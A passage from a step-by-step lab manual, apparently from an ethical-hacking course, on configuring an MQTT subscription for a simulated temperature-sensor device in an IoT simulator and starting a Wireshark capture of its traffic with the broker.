


33. Next, switch to the **Windows Server 2019** virtual machine. Since the Broker was **left running**, you can see a connection request from machine **10.10.1.22** for the device **TS1**.




34. Switch back to **Windows Server 2022** virtual machine.

35. Next, we will create the **Subscribe command** for the device Temperature_Sensor.
36. Click on the **Plus icon** in the top right corner and select the **Subscribe to Command** option.



37. The **Subscribe for command - TS1** popup opens. Select **On start** under the **Subscribe on** tab, type **High_Tempe** under the **Topic tab**, and select **1 Atleast once** below the **Qos** option. Click on **Save**.



38. Scroll down the page, you can see the **Topic** added under the **Subscribe to Commands** section.

The screenshot shows the IoT Simulator application window titled "IoT Simulator". The URL in the address bar is "127.0.0.1:9000/setnetwork?network=CEH_FINANCE_NETWORK". The main content area displays the "CEH_FINANCE_NETWORK" configuration. On the left, there's a sidebar with "Dashboard", "Devices", and "Temperature_Sens" (with a green dot). The main panel has sections for "Events" and "Subscribe to Commands". Under "Events", it says "No Event is configured.". Under "Subscribe to Commands", there's a table:

Topic	Qos	Time
High_Tempe	1-Aleast Once	On Start

Under "Behaviour", it says "No Behavior Simulation". At the bottom of the window, there's a taskbar with a search bar, icons for File, Home, and Help, and system status information (12:21 AM, 4/28/2022).

39. Next, we will capture the traffic between the **virtual IoT network** and the **MQTT Broker** to monitor the secure communication.


40. Minimize the Edge browser. Click on **Type here to search** at the bottom left of the desktop, type wireshark and select Wireshark from the results to launch the **Wireshark** from the application list.

41. The Wireshark Application window appears, select the **Ethernet** as interface.

Note: Make sure you have selected interface which has **10.10.1.22** as the IP address.

